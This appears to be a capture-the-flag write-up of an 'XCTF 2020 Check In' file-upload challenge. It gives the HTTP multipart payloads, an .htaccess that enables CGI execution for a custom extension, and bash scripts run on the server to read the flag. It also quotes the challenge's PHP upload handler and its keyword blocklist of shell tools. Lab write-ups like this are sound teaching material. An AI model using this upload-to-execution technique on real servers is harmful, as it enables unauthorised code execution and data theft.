


XCTF 2020 Check In

Saturday, March 7, 2020 12:16 PM

<http://129.204.21.115/index.php>



You can upload files and they are stored in a guid folder associated with your session.

```
<strong>Your files :junk.sam<br></strong>
<br>
<strong>Your dir : uploads/f2b591ce3a731e2e59eaf2bf5d6a5738 <br></strong>
```

However, it has restrictions on Content-Type, Filename, and file content.

Content-Type error causes: **filetype error**

Filename error causes: **filename error**

File content error causes: **perl|pyth|ph|auto|curl|base|>|rm|ruby|openssl|war|lua|msf|xter|telnet in contents!**

Filename cannot include .ph and so .php files are out.

It allows image/png so you can tamper with any upload and just set that.

Example:

```
-----14745134931958804647336548009
Content-Disposition: form-data; name="fileUpload"; filename="sam.txt"
Content-Type: image/png
```

hello world

```
-----14745134931958804647336548009
Content-Disposition: form-data; name="upload"
```

Then this url serves up that content:

<http://129.204.21.115/uploads/f2b591ce3a731e2e59eaf2bf5d6a5738/sam.txt>

Did some searching and came across example writeups involving a file called **.htaccess**

This is an apache file that you can place in a directory and it will alter the behavior/permissions in that directory.

Turns out I can upload .htaccess with anything in it I want as long as it doesn't have those restricted strings in it.

One idea I saw in a writeup was to add this:

```
AddType application/x-httpd-php .sam
```

Then, if I upload file.sam and access /file.sam, it'll actually treat it as a PHP file and execute its contents on the server.

However, this runs afoul of the content filter since it has the string "ph" in it. :(

I stumbled upon an article saying you could specify certain file extensions as being cgi-bin and have the shell execute on the server.

I ended up with this:

Content-Disposition: form-data; name="fileUpload"; filename=".htaccess"

Content-Type: image/png

Options +ExecCGI

AddHandler cgi-script .sam

and got:

**Your files :.htaccess
**

</br>

**Your dir : uploads/f2b591ce3a731e2e59eaf2bf5d6a5738
**

I then uploaded:

Content-Disposition: form-data; name="fileUpload"; filename="junk.sam"

Content-Type: image/png

#!/bin/bash

echo hello

When I went to <http://129.204.21.115/uploads/f2b591ce3a731e2e59eaf2bf5d6a5738/junk.sam>

I got an error :

Internal Server Error

The server encountered an internal error or misconfiguration and was unable to complete your request.

Please contact the server administrator at root@localhost to inform them of the time this error occurred, and the actions you performed just before this error.

More information about this error may be available in the server error log.

I didn't know what to make of that.

I then wondered if it had actually run the script, but just didn't returned anything.

I tried this:

```
#!/bin/bash
touch sam.txt
```

I then ran this with **/junk.sam** and got the error.

However, when I then tried **/sam.txt**, I got back an empty file instead of a 404!

That proves it actually did run my script.

Armed with that, I was ready to hunt for the flag.

For fun, I grabbed the index.php source with this payload:

```
#!/bin/bash
cp ../../index.* ./sam.txt
```

I couldn't use **/index.php** since it runs afoul of the content filter.

Then **/sam.txt** gave the source. It wasn't useful but I'll include it at the end of this writeup.

I then tried this:

```
#!/bin/bash
cp /flag* ./sam.txt
```

And **/sam.txt** then returned the flag:

```
De1ctf{cG1_cg1_cg1_857_857_cg111111111111}
```

Here's the source for index.php:

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Cheek in</title>
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" type="text/css" href="style/css/style1.css">
  <link rel="stylesheet" type="text/css" href="style/css/style2.css">
</head>
<?php
error_reporting(0);

$userdir = "uploads/" . md5($_SERVER["REMOTE_ADDR"]);
$typeAccepted = ["image/jpeg", "image/gif", "image/png"];
if (!file_exists($userdir)) {
```

```

mkdir($userdir, 0777, true);
}
if (isset($_POST["upload"])) {
    $tmp_name = $_FILES["fileUpload"]["tmp_name"];
    $name = $_FILES["fileUpload"]["name"];
    $black = file_get_contents($tmp_name);
    if (!$tmp_name) {
        $result1 = "???";
    } else if (!$name) {
        $result1 = "filename cannot be empty!";
    }
    else if (preg_match("/ph|ml|js|cg/i", $name)) {
        $result1 = "filename error";
    }
    else if (!in_array($_FILES["fileUpload"]["type"], $typeAccepted)) {
        $result1 = 'filetype error';
    }
    else if (preg_match("/perl|pyth|ph|auto|curl|base|>|rm|ruby|openssl|war|lua|msf|xter|telnet/i", $black)){
        $result1 = "perl|pyth|ph|auto|curl|base|>|rm|ruby|openssl|war|lua|msf|xter|telnet in contents!";
    }
    else {
        $upload_file_path = $userdir . "/" . $name;
        move_uploaded_file($tmp_name, $upload_file_path);
        system("chmod +x ".$userdir."/");
        $result2= "Your dir : " . $userdir . "<br>";
        $result3= "Your files : " . $name . "<br>";
    }
}

}else{
    $result1 = 'upload your file';
}
?>
<body>
<div class="wrap">
    <div class="container">
        <h1 style="color: white; margin: 0; text-align: center">UPLOADS</h1>
        <form action="index.php" method="post" enctype="multipart/form-data">
            <input class="wd" type="file" name="fileUpload" id="file"><br>
            <input class="wd" type="submit" name="upload" value="submit">
            <p class="change_link" style="text-align: center">
                <strong><?php print_r($result1);?></strong>
                <br>
                <strong><?php print_r($result3);?></strong>
                <br>
                <strong><?php print_r($result2);?></strong>
            </p>
        </form>
    </div>
</div>
</body>
</html>

```

